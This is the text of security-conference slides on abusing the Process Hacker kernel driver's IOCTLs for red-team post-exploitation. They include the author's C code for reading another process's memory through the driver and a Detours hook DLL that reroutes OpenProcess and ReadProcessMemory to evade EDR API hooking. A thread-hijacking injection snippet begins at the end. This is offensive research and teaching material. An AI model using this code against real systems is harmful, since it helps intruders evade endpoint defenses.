TRACK1

HITBSECCONF
AMSTERDAM - 2021

Utilizing Lol Drivers in Post-Exploitation Tradecraft

Barış Akkaya
Red Team Engineer at Picus Security

whoami

Barış Akkaya

@OccamsXor

Red Team Engineer at Picus Security

#direnbogazici

Agenda

- Motivations & Challenges of kernel mode attacks
- Analysis of a Lol Driver
- Implementation of TTPs using the Lol Driver
  - Reading PEB of a Process
  - Weaponizing tools with Lol Driver
  - Thread Hijacking
- Subverting Protected Processes
  - Crafting a simple meterpreter loader
- New tool to use Lol driver threats

HITB SECCONF AMSTERDAM - 2021


User Mode & Kernel Mode

- Current public offensive security practices mainly focuses on user-mode threats. However, threat actors still combines kernel mode attacks with user mode techniques.
- Defensive products and tools also aligned with this trend because of the importance and variety of user mode threats.
- Why Kernel mode?
  - Evasion
  - Bypassing user-mode controls
  - Manipulating OS and AV components

HITBSECCONF
AMSTERDAM - 2021

API Hooking

- ➢Bread and butter of EDRs and Sandboxes
- ➢User mode technique for behavioral analysis
- ➢Attacker's current options:
    - Unhook with fresh copy of ntdll
    - Use direct syscalls in compilation
    - Use Blockdlls + ACG



Source:
https://web.archive.org/web/20170626120942/https://blogs.msdn.microsoft.com/hanybarakat/2007/02/25/deeper-into-windows-architecture/

HITBSECCONF AMSTERDAM - 2021

Kernel mode Challenges


- Prone to error
- Need to have Administrator privileges
- Deploying driver is a noisy action
- Microsoft DSE and PatchGuard

DSE and Patchguard

- Driver Signature Enforcement and EV certificates for Windows 10
  - "All drivers for Windows 10 (starting with version 1507, Threshold 1) signed by the Hardware Dev Center are SHA2 signed" – msdn
- PatchGuard (or Kernel Patch Protection) is a mechanism to defend against kernel patches.
  - "Because patching replaces kernel code with unknown, untested code, there is no way to assess the quality or impact of the third-party code…" – Microsoft FAQ
  - Affects both rootkits and AVs
- Still various bypasses exist for turning off DSE and PatchGuard
  - Using signed vulnerable drivers is fairly studied subject (capcom.sys)

LOL Drivers?


- Maybe, we can use non-vulnerable drivers for our purposes
  - No need to develop drivers from scratch
  - No need to bypass DSE or PatchGuard (could cause BSODs)
- Where can we find such a driver?



Process Hacker

- ➢ How Process Hacker extracts so much data?
  - It installs its own driver
- ➢ Some malware families (like Dridex) already uses Process Hacker in a simple way

https://www.crowdstrike.com/blog/doppelpaymer-ransomware-and-dridex-2/



names imported by ProcessHacker. DoppelPaymer then executes ProcessHacker which loads the stager DLL via DLL search order hijacking. Once loaded, ProcessHacker's kernel driver is leveraged to kill the blacklisted processes.

HITBSECCONF AMSTERDAM - 2021

Process Hacker Analysis

- Reading PH code teaches a lot. <3

https://github.com/processhacker/processhacker

- Process Hacker uses IOCTLs to communicate with its own driver

https://docs.microsoft.com/en-us/windows/win32/devio/device-input-and-output-control-ioctl-

The DeviceIoControl function provides a device input and output control (IOCTL) interface through which an application can communicate directly with a device driver. The **DeviceIoControl** function is a general-purpose interface that can send control codes to a variety of devices. Each control code represents an operation for the driver to perform. For example, a control code can ask a device driver to return information about the corresponding device, or direct the driver to carry out an action on the device, such as formatting a disk.

Process Hacker Analysis

```
NTSTATUS KphQueryInformationObject(
    _In_ HANDLE ProcessHandle,
    _In_ HANDLE Handle,
    _In_ KPH_OBJECT_INFORMATION_CLASS ObjectInformationClass,
    _Out_writes_bytes_(ObjectInformationLength) PVOID ObjectInformation,
    _In_ ULONG ObjectInformationLength,
    _Inout_opt_ PULONG ReturnLength
    )
{
    struct
    {
        HANDLE ProcessHandle;
        HANDLE Handle;
        KPH_OBJECT_INFORMATION_CLASS ObjectInformationClass;
        PVOID ObjectInformation;
        ULONG ObjectInformationLength;
        PULONG ReturnLength;
    } input = { ProcessHandle, Handle, ObjectInformationClass, ObjectInformation,
        ObjectInformationLength, ReturnLength };

    return KphpDeviceIoControl(
        KPH_QUERYINFORMATIONOBJECT,
        &input,
        sizeof(input)
        );
}
```

kph.c

```
NTSTATUS KphpDeviceIoControl(
    _In_ ULONG KphControlCode,
    _In_ PVOID InBuffer,
    _In_ ULONG InBufferLength
    )
{
    IO_STATUS_BLOCK iosb;

    return NtDeviceIoControlFile(
        PhKphHandle,
        NULL,
        NULL,
        NULL,
        &iosb,
        KphControlCode,
        InBuffer,
        InBufferLength,
        NULL,
        0
        );
}
```

kph.c

Process Hacker Driver

Look at all the IOCTLs…

Wait

Look at all the IOCTLs that I cannot use ☹

All the good IOCTLs are actually "protected".

```
#define KPH_CTL_CODE(x) CTL_CODE(KPH_DEVICE_TYPE, 0x800 + x, METHOD_NEITHER, FILE_ANY_ACCESS)

// General
#define KPH_GETFEATURES KPH_CTL_CODE(0)
#define KPH_VERIFYCLIENT KPH_CTL_CODE(1)
#define KPH_RETRIEVEKEY KPH_CTL_CODE(2) // User-mode only

// Processes
#define KPH_OPENPROCESS KPH_CTL_CODE(50) // L1/L2 protected API
#define KPH_OPENPROCESSTOKEN KPH_CTL_CODE(51) // L1/L2 protected API
#define KPH_OPENPROCESSJOB KPH_CTL_CODE(52)
#define KPH_RESERVED53 KPH_CTL_CODE(53)
#define KPH_RESERVED54 KPH_CTL_CODE(54)
#define KPH_TERMINATEPROCESS KPH_CTL_CODE(55) // L2 protected API
#define KPH_RESERVED56 KPH_CTL_CODE(56)
#define KPH_RESERVED57 KPH_CTL_CODE(57)
#define KPH_READVIRTUALMEMORYUNSAFE KPH_CTL_CODE(58) // L2 protected API
#define KPH_QUERYINFORMATIONPROCESS KPH_CTL_CODE(59)
#define KPH_SETINFORMATIONPROCESS KPH_CTL_CODE(60)

// Threads
#define KPH_OPENTHREAD KPH_CTL_CODE(100) // L1/L2 protected API
#define KPH_OPENTHREADPROCESS KPH_CTL_CODE(101)
#define KPH_RESERVED102 KPH_CTL_CODE(102)
#define KPH_RESERVED103 KPH_CTL_CODE(103)
#define KPH_RESERVED104 KPH_CTL_CODE(104)
#define KPH_RESERVED105 KPH_CTL_CODE(105)
#define KPH_CAPTURESTACKBACKTRACETHREAD KPH_CTL_CODE(106)
#define KPH_QUERYINFORMATIONTHREAD KPH_CTL_CODE(107)
#define KPH_SETINFORMATIONTHREAD KPH_CTL_CODE(108)

// Handles
#define KPH_ENUMERATEPROCESSHANDLES KPH_CTL_CODE(150)
#define KPH_QUERYINFORMATIONOBJECT KPH_CTL_CODE(151)
#define KPH_SETINFORMATIONOBJECT KPH_CTL_CODE(152)
#define KPH_RESERVED153 KPH_CTL_CODE(153)
```

kphapi.h

- Process Hacker driver has client verification for IOCTLs that can be used for malicious purposes.
- The IOCTL key is generated in the verification process when the driver is installed.
- Driver checks the signature and the image of the process calling its IOCTL with its own key.

```c
NTSTATUS KpiOpenProcess(
    _Out_ PHANDLE ProcessHandle,
    _In_ ACCESS_MASK DesiredAccess,
    _In_ PCLIENT_ID ClientId,
    _In_opt_ KPH_KEY Key,
    _In_ PKPH_CLIENT Client,
    _In_ KPROCESSOR_MODE AccessMode
    );
```

kph.h

```c
NTSTATUS KphVerifyFile(
    _In_ PUNICODE_STRING FileName,
    _In_reads_bytes_(SignatureSize) PUCHAR Signature,
    _In_ ULONG SignatureSize
    )
{
    NTSTATUS status;
    BCRYPT_ALG_HANDLE signAlgHandle = NULL;
    BCRYPT_KEY_HANDLE keyHandle = NULL;
    PVOID hash = NULL;
    ULONG hashSize;

    PAGED_CODE();

    // Import the trusted public key.

    if (!NT_SUCCESS(status = BCryptOpenAlgorithmProvider(&signAlgHandle, KPH_SIGN_ALGORITHM, NULL, 0)))
        goto CleanupExit;
    if (!NT_SUCCESS(status = BCryptImportKeyPair(signAlgHandle, NULL, KPH_BLOB_PUBLIC, &keyHandle,
        KphpTrustedPublicKey, sizeof(KphpTrustedPublicKey), 0)))
    {
        goto CleanupExit;
    }

    // Hash the file.

    if (!NT_SUCCESS(status = KphHashFile(FileName, &hash, &hashSize)))
        goto CleanupExit;

    // Verify the hash.

    if (!NT_SUCCESS(status = BCryptVerifySignature(keyHandle, NULL, hash, hashSize, Signature,
        SignatureSize, 0)))
    {
        goto CleanupExit;
    }
```

Verify.c

History for processhacker / KProcessHacker / process.c

Commits on Jan 2, 2021		
KPH hardening, protected domination check and caller verification (#767) — jxy-s committed on Jan 2	Verified	d2cd2a1
Commits on Oct 6, 2017		
Update KPH for VS17 — dmex committed on Oct 6, 2017		10bc7c7
Commits on Apr 27, 2017		
Fix github file encoding issues — dmex committed on Apr 27, 2017		f2b0ce1
Commits on Mar 28, 2016		
Re-add KphOpenProcessToken — wj32 committed on Mar 27, 2016		68235b0
Commits on Mar 16, 2016		
Fully implement verification for KProcessHacker — wj32 committed on Mar 16, 2016		d442297
Commits on Mar 15, 2016		
Add KProcessHacker hashing and verification code — wj32 committed on Mar 15, 2016		285e4c0
Commits on Mar 14, 2016		
Perform access checks for user-mode wherever possible — wj32 committed on Mar 14, 2016		7fb9ff3
Remove all internal procedure scans from KProcessHacker — wj32 committed on Mar 14, 2016		2eba00e
Remove KphSuspendProcess and KphResumeProcess — wj32 committed on Mar 14, 2016		8fe0c1a

https://github.com/processhacker/processhacker/commits/d2cd2a12294676cda1516b9023af91a7466817fa/KProcessHacker/process.c


```c
#define KPH_CTL_CODE(x) CTL_CODE(KPH_DEVICE_TYPE, 0x800 + x, METHOD_NEITHER, FILE_ANY_ACCESS)

// General
#define KPH_GETFEATURES KPH_CTL_CODE(0)

// Processes
#define KPH_OPENPROCESS KPH_CTL_CODE(50)
#define KPH_OPENPROCESSTOKEN KPH_CTL_CODE(51)
#define KPH_OPENPROCESSJOB KPH_CTL_CODE(52)
#define KPH_SUSPENDPROCESS KPH_CTL_CODE(53)
#define KPH_RESUMEPROCESS KPH_CTL_CODE(54)
#define KPH_TERMINATEPROCESS KPH_CTL_CODE(55)
#define KPH_READVIRTUALMEMORY KPH_CTL_CODE(56)
#define KPH_WRITEVIRTUALMEMORY KPH_CTL_CODE(57)
#define KPH_READVIRTUALMEMORYUNSAFE KPH_CTL_CODE(58)
#define KPH_QUERYINFORMATIONPROCESS KPH_CTL_CODE(59)
#define KPH_SETINFORMATIONPROCESS KPH_CTL_CODE(60)

// Threads
#define KPH_OPENTHREAD KPH_CTL_CODE(100)
#define KPH_OPENTHREADPROCESS KPH_CTL_CODE(101)
#define KPH_TERMINATETHREAD KPH_CTL_CODE(102)
#define KPH_TERMINATETHREADUNSAFE KPH_CTL_CODE(103)
#define KPH_GETCONTEXTTHREAD KPH_CTL_CODE(104)
#define KPH_SETCONTEXTTHREAD KPH_CTL_CODE(105)
#define KPH_CAPTURESTACKBACKTRACETHREAD KPH_CTL_CODE(106)
#define KPH_QUERYINFORMATIONTHREAD KPH_CTL_CODE(107)
#define KPH_SETINFORMATIONTHREAD KPH_CTL_CODE(108)

// Handles
#define KPH_ENUMERATEPROCESSHANDLES KPH_CTL_CODE(150)
#define KPH_QUERYINFORMATIONOBJECT KPH_CTL_CODE(151)
#define KPH_SETINFORMATIONOBJECT KPH_CTL_CODE(152)
#define KPH_DUPLICATEOBJECT KPH_CTL_CODE(153)

// Misc.
```

Old kphapi.h

```c
#define KPH_CTL_CODE(x) CTL_CODE(KPH_DEVICE_TYPE, 0x800 + x, METHOD_NEITHER, FILE_ANY_ACCESS)

// General
#define KPH_GETFEATURES KPH_CTL_CODE(0)
#define KPH_VERIFYCLIENT KPH_CTL_CODE(1)
#define KPH_RETRIEVEKEY KPH_CTL_CODE(2) // User-mode only

// Processes
#define KPH_OPENPROCESS KPH_CTL_CODE(50) // L1/L2 protected API
#define KPH_OPENPROCESSTOKEN KPH_CTL_CODE(51) // L1/L2 protected API
#define KPH_OPENPROCESSJOB KPH_CTL_CODE(52)
#define KPH_RESERVED53 KPH_CTL_CODE(53)
#define KPH_RESERVED54 KPH_CTL_CODE(54)
#define KPH_TERMINATEPROCESS KPH_CTL_CODE(55) // L2 protected API
#define KPH_RESERVED56 KPH_CTL_CODE(56)
#define KPH_RESERVED57 KPH_CTL_CODE(57)
#define KPH_READVIRTUALMEMORYUNSAFE KPH_CTL_CODE(58) // L2 protected API
#define KPH_QUERYINFORMATIONPROCESS KPH_CTL_CODE(59)
#define KPH_SETINFORMATIONPROCESS KPH_CTL_CODE(60)

// Threads
#define KPH_OPENTHREAD KPH_CTL_CODE(100) // L1/L2 protected API
#define KPH_OPENTHREADPROCESS KPH_CTL_CODE(101)
#define KPH_RESERVED102 KPH_CTL_CODE(102)
#define KPH_RESERVED103 KPH_CTL_CODE(103)
#define KPH_RESERVED104 KPH_CTL_CODE(104)
#define KPH_RESERVED105 KPH_CTL_CODE(105)
#define KPH_CAPTURESTACKBACKTRACETHREAD KPH_CTL_CODE(106)
#define KPH_QUERYINFORMATIONTHREAD KPH_CTL_CODE(107)
#define KPH_SETINFORMATIONTHREAD KPH_CTL_CODE(108)

// Handles
#define KPH_ENUMERATEPROCESSHANDLES KPH_CTL_CODE(150)
#define KPH_QUERYINFORMATIONOBJECT KPH_CTL_CODE(151)
#define KPH_SETINFORMATIONOBJECT KPH_CTL_CODE(152)
#define KPH_RESERVED153 KPH_CTL_CODE(153)
```

New kphapi.h


Using IOCTLs



Let’s start with reading PEB of a process:

- Get Process Handle
- Query PEB address
- Read Process Memory

HITBSECCONF AMSTERDAM - 2021



Using IOCTLs

Let’s start with reading PEB of a process:

- Get Process Handle
- Query PEB address
- Read Process Memory

```c
    uPid.UniqueProcess = (HANDLE)(DWORD_PTR)pid;
    uPid.UniqueThread = (HANDLE)0;

    status = NtOpenProcess(&hProc, PROCESS_ALL_ACCESS, &ObjectAttributes, &uPid);
    status = NtQueryInformationProcess(hProc, ProcessBasicInformation, &pbi, sizeof(pbi), 0);
    status = NtReadVirtualMemory(hProc, pbi.PebBaseAddress, &peb, sizeof(peb), 0);

    return 0;
```

Standard Read PEB function

```c
    status = KphConnect();

    uPid.UniqueProcess = (HANDLE)(DWORD_PTR)pid;
    uPid.UniqueThread = (HANDLE)0;

    status = KphOpenProcess(&hProc, PROCESS_ALL_ACCESS, &uPid);
    status = NtQueryInformationProcess(hProc, ProcessBasicInformation, &pbi, sizeof(pbi), 0);
    status = KphReadVirtualMemory(hProc, pbi.PebBaseAddress, &peb, sizeof(peb), 0);
    return 0;
```

Kprocesshacker Read PEB function

DEMO HERE

Advantages of using IOCTLs

- Harder to detect by API Hooking
- Process Hacker driver uses kernel mode access when opening processes.
  - Well, we want to skip access checks too
- AV minifilters may ignore notifications came from Kernel mode operations.

```c
// Use the thread ID if it was specified.
if (clientId.UniqueThread)
{
    status = PsLookupProcessThreadByCid(&clientId, &process, &thread);

    if (NT_SUCCESS(status))
    {
        // We don't actually need the thread.
        ObDereferenceObject(thread);
    }
}
else
{
    status = PsLookupProcessByProcessId(clientId.UniqueProcess, &process);
}

if (!NT_SUCCESS(status))
    return status;

// Always open in KernelMode to skip access checks.
status = ObOpenObjectByPointer(
    process,
    0,
    NULL,
    DesiredAccess,
    *PsProcessType,
    KernelMode,
    &processHandle
    );
ObDereferenceObject(process);
```

Process.c

HITBSECCONF AMSTERDAM - 2021

Handle Management

- Microsoft has a checklist for driver developers with “Handle Management” sub-topic.
- https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/handle-management

Handle Management

04/20/2017 • 2 minutes to read •

A significant source of security issues within drivers is the use of handles passed between user-mode and kernel-mode components. There are a number of known problems with handle usage within the kernel environment, including the following:

- An application that passes the wrong type of handle to a kernel driver. The kernel driver might crash trying to use an event object where a file object is needed.
- An application that passes a handle to an object for which it does not have the necessary access. The kernel driver might perform an operation that works because the call comes from kernel mode, even though the user does not have adequate permissions to do so.
- An application that passes a value that is not a valid handle in its address space, but is marked as a system handle to perform a malicious operation against the system.
- An application that passes a value that is not an appropriate handle for the device object (a handle that this driver didn't create).

Weaponizing Tools to Use IOCTLs

- Rewriting all tools to use IOCTLs instead of API calls can be costly for red teams.
- It's necessary to modify the tools dynamically in run-time.
  - We can learn from defensive products: **API Hooking** again
  - Altering execution flow of a tool by using hooking
- We can use any hooking library (Detours, MinHook, EasyHook or DIY) to rewrite API calls

Using Microsoft Detours

```cpp
#include "detours.h"

#pragma comment(lib, "detours.lib")


NTSTATUS HookMePH() {
    NTSTATUS status = KphConnect();
    LPVOID pNtOpenProcess = GetProcAddress(GetModuleHandle(L"kernelbase.dll"), "OpenProcess");
    LPVOID pReadProcessMemory = GetProcAddress(GetModuleHandle(L"kernelbase.dll"), "ReadProcessMemory");
    DetourRestoreAfterWith();
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());
    DetourAttach(&pNtOpenProcess, PHOpenProcess);
    DetourAttach(&pReadProcessMemory, PHReadProcessMemory);
    LONG lError = DetourTransactionCommit();
    if (lError != NO_ERROR) {
        MessageBox(HWND_DESKTOP, L"Failed to detour", L"detour", MB_OK);
        return FALSE;
    }
    return 0;
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    if (DetourIsHelperProcess()) { return TRUE; }
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        HookMePH();
```

```cpp
HANDLE WINAPI PHOpenProcess(
    _In_ DWORD dwDesiredAccess,
    _In_ BOOL bInheritHandle,
    _In_ DWORD dwProcessId
) {
    HANDLE ProcessHandle;
    CLIENT_ID ClientId = { 0 };
    ClientId.UniqueProcess = (HANDLE)dwProcessId;
    NTSTATUS status = KphOpenProcess(&ProcessHandle,
        PROCESS_ALL_ACCESS, &ClientId);
    return ProcessHandle;
}

BOOL WINAPI PHReadProcessMemory(
    HANDLE  hProcess,
    LPCVOID lpBaseAddress,
    LPVOID  lpBuffer,
    SIZE_T  nSize,
    SIZE_T* lpNumberOfBytesRead
) {
    NTSTATUS status = KphReadVirtualMemory(hProcess, (PVOID)lpBaseAddress,
        lpBuffer, nSize, lpNumberOfBytesRead);
    if (status == STATUS_SUCCESS) return TRUE;
    else return FALSE;
}
```

HITB SECCONF AMSTERDAM - 2021

DEMO HERE

Implementing Process Injection

- Process Injection basically consists of 3 steps:
  - Allocating Memory
  - Writing to Memory
  - Executing Payload
- We can change API calls with IOCTLs for some of these steps.

Thread Execution Hijacking

```
THREADENTRY32 threadEntry;
CONTEXT context;

int pid = _wtoi(argv[1]);

context.ContextFlags = CONTEXT_FULL;
threadEntry.dwSize = sizeof(THREADENTRY32);

targetProcessHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
